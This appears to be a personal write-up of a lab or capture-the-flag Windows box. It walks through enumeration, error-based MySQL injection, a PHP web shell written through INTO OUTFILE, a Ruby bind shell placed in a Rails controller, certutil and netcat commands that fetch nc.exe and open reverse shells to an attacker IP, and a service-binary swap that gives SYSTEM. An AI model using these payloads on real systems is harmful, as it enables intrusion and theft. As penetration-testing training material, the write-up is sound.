

Enumeration

2021年7月26日 17:06


Method 1:
1: Use autorecon to enumerate its services, **135, 139, 445, 3306, 5040, 7680, 30021 (FTP), 33033 (HTTP), 44330 (HTTPS), 45332 (HTTP), 45443 (HTTP), 49664-49669 (MSRPC)** are open
2: FTP supports **anonymous** login, however I don't have write permission. It looks like **Rail's webroot**
3: Port **33033** is a **Rail web application**, port **45332** and port **45443** share the **same webroot**, port **44330** is a **HTTPS** service
4: Port **45332** and **45443** don't have something interesting but a **php configuration** file. It reveals several info such as **hostname**, **username**, **webroot**, etc. The URL is http://192.168.185.127:45443/phpinfo.php
5: Access Port **33033**, there are some users' info on the website. I can also see a Login button, try with default credential, it is not the case. And I cannot even get any **error message**. However, click **Forget Password**, here I can check whether a specific username exists. **Admin actually does not exist**.
6: Accidently access a **wrong URL**, and I get Rail's **error message**. The error message page shows its **webroot** and all **possible paths**. Among of them, I think **target/users/id** and **target/slug** are most interesting



7: Access **target/users/1**, and a user's info returns. It is the ones on index webpage. After more enumeration, user id **1, 3, 4, 6, 7**, and **8** exist, just as the index page shows. Try with their usernames in Forget Password page, and they turn out to be **existed**. Try with some weak password, and I do not get success.
8: Access **target/slug**, it looks like I can input a **query** here



9: And string **Mysql** is here, it could be vulnerable to **SQLi**. Try to submit a **single quote**, I get error message, and the SQL query string presented: **select username from users where username = id**



10: However, the query does not return results no matter **true or false**. It is necessary to construct **error-based SQLi**
11: A cheatsheet can help me quickly construct a error-based SQLi (https://perspectiverisk.com/mysql-sql-injection-practical-cheat-sheet/). I can construct a query: **' AND (SELECT 1 FROM(SELECT COUNT(*),concat(0x3a,(SELECT username FROM users LIMIT 0,1),FLOOR(rand(0)*2))x FROM information_schema.TABLES GROUP BY x)a)-- -** to retrieve the **first username** in **users** table. And it actually **evren.eagan**
12: Since I can make sure evren.eagan is the first user, then I can retrieve her **password** or **reminder** (to **reset** her password). I try to use multiple words as possible password column name, none of them works. Instead, I can retrieve her remind to reset her password. By querying **' AND (SELECT 1 FROM(SELECT COUNT(*),concat(0x3a,(SELECT reminder FROM users LIMIT 0,1),FLOOR(rand(0)*2))x FROM information_schema.TABLES GROUP BY x)a)-- -**. I successfully retrieve her reminder and reset her password, then sign in
13: After login, I can edit her info and **update**. When it comes to update, I think of previous list of paths

user_path	GET	/users/:id(.:format)	us
	PATCH	/users/:id(.:format)	us
	PUT	/users/:id(.:format)	us
	DELETE	/users/:id(.:format)	us

14: The **update method** could come to use later
15: Check port **44330**, it is a **HTTPS** service. Once I sign in, I create an admin account. With the account, I find a module **Web-File-Server** looks promising. Click it, oh, I can directly explore, download, **upload**, and delete file!
16: I find Rail's webroot, **C:/Sites/userpro**.
17: Then I find an interesting **controller**: **users_controllers.rb**. Since I have modify permission, I can **replace** it with my own rb file.
18: Search for rb shell, and I find one: https://github.com/secjohn/ruby-shells. I can replace **original function** with **shell payload**. Here I choose method update. And compared to reverse shell, I choose **bind shell**, because if I apply reverse shell, there are some errors. It could work, but here I do use bind shell. Modified code should be like this

```ruby
def update
  require 'socket'
  require 'open3'

  #Set the Remote Host IP
  require 'socket'
  require 'open3'

  #The number over loop is the port number the shell listens on.
  Socket.tcp_server_loop(5555) do |sock, client_addrinfo|
    begin
    while command = sock.gets
      Open3.popen2e("#{command}") do | stdin, stdout_and_stderr |
        IO.copy_stream(stdout_and_stderr, sock)
        end
        end
     rescue
    break if command =~ /IQuit!/
    sock.write "Command or file not found.\n"
    sock.write "Type IQuit! to kill the shell forever on the server.\n"
```

```
    sock.write "Use ^] or ctl+C (telnet or nc) to exit and keep it open.\n"
    retry
     ensure
       sock.close
    end
  end


end
```

19: Replace this file with original file, access update method by **updating user info**. And use netcat to connect to target server's listening port, get a shell!

Method2: (From step 6 in Method 1, including foothold stage)
1: Among these 6 users, **Jerren Valon**'s info stands out because his **avatar** is a cat instead of his own photo. And according to **PHP's configuration** file, **Jerren** is one of user in target server. Therefore, he could be this web server's **host**.
2: His email is jerren.devops@company.com, therefore his username could be **jerren.devops**. Beside, his motto '**Only the paranoid survive**' could be the key of his **reminder**
3: Try his bio as his reminder, fail. However, use **paranoid** as reminder and it works! Reset his password
4: Now I can edit his info, and in edit page, I see a link which is **target/slug**
5: Access it, I can see string **Mysql**. It means this page could be vulnerable to **SQLi**
6: Try to submit an input of a **single quote**, and I get **error messages**. And the sql query sentence reveals. It is **select username from users where username =id**
7: I think of HTTP service on port **45332** or **45443** reveals their **webroot**, which is **C:/xampp/htdocs**. Here, I can construct a SQLi query to **upload a shell**, the sentence is **' UNION SELECT ("<?php echo shell_exec($_GET['cmd'].' 2>&1');?>") INTO OUTFILE 'C:/xampp/htdocs/backdoor.php' -- -'**
8: Access http://192.168.185.127:45332/backdoor.php?cmd=%20certutil%20-urlcache%20-split%20-f%20%22http://192.168.49.185:45332/winexe/nc.exe%22%20nc.exe (Port **80** is **unaccessible**, therefore I use **45332** as my Python Http Server's port)
9: Set up a netcat listener on port 445, access http://192.168.185.127:45332/backdoor.php?cmd=.\nc%20192.168.49.185%20445%20-e%20cmd.exe
10: Get a shell!

Method 3: (Easiest, including foothold stage)
1: Access http://192.168.185.127:45443/phpinfo.php, know that the **webroot** of this Apache server is **C:/xampp/htdocs/**
2: Access https://192.168.185.127:44330, create an **admin account**
3: Navigate **Web-File-Server** section, explore server's local files via HTTP service
4: Navigate to C:/xampp/htdocs, upload a **php backdoor**, **nc.exe**, and **winpeasany.exe**
5: Access the backdoor's URL, set up a netcat listener, execute **.\nc.exe 192.168.49.185 445 -e cmd.exe**
6: Get a reverse shell!

Foothold

2021年7月26日 17:06

1: This shell is not stable, upload a **nc.exe** and **winpeasany.exe** (for PE stage) via **WFS**
2: Execute nc.exe to connect back to my Kali's listener on port 139 (Consider the existence of a **firewal**l)
3: Explore **local user's desktop** and find the flag

Privilege Escalation

2021年7月26日 17:06

1: Execute winpeasany.exe, and find an **autorun** service: **bd.exe**
2: Explore this file's location, there are some **txt files**. By reading them, I know this service is **BarracudaDrive 6.5**
3: According its version, I find a **local privilege escalation** exploit
https://www.exploit-db.com/exploits/48789
4: Because bd.exe is running, it cannot be deleted or replaced. **Rename** it, **move bd.exe bd1.exe**
5: Use msfvenom to generate a reverse shell payload and name as **bd.exe**, upload it to **C:/bd** folder. Set up another netcat listener on port 445
6: **shut -r -t 10 && exit**
7: When the target server **reboots**, I get a system shell

Review

2021年7月26日 17:06

1: Target **HTTP**, **FTP**, **SQL**, however in method3, only **HTTPS** service is necessary
2: Access **wrong URL** to get **error message**
3: Look up configuration file to know **webroot**, **hostname**, **username**, etc
4: Pay attention to **webpage's content**, especially something **related to host/admin** of the web server. In this box, a user's **reminder** can be retrieved from his **profile**.
5: Use **forget password** or **register new user** (not in this box) to check **existence** of a certain account
6: Use **single quote** to **detect SQLi**, and conduct **error-based SQLi**
7: Use SQL query to **upload a php shell**
8: Even **common port** like **80** can be **filtered** by the firewall
9: **Modify Rb file** to **add a backdoor** (Not necessary)
10: Check **autorun service** and its directory's **permission** and **other files**, especially **txt files**, because txt files could have some **descriptions** such as version info
11: **Rename** the service file, put malicious payload and **reboot**
12: If use **method 3,** only **1, 3, 8, 10, 11** are **necessary**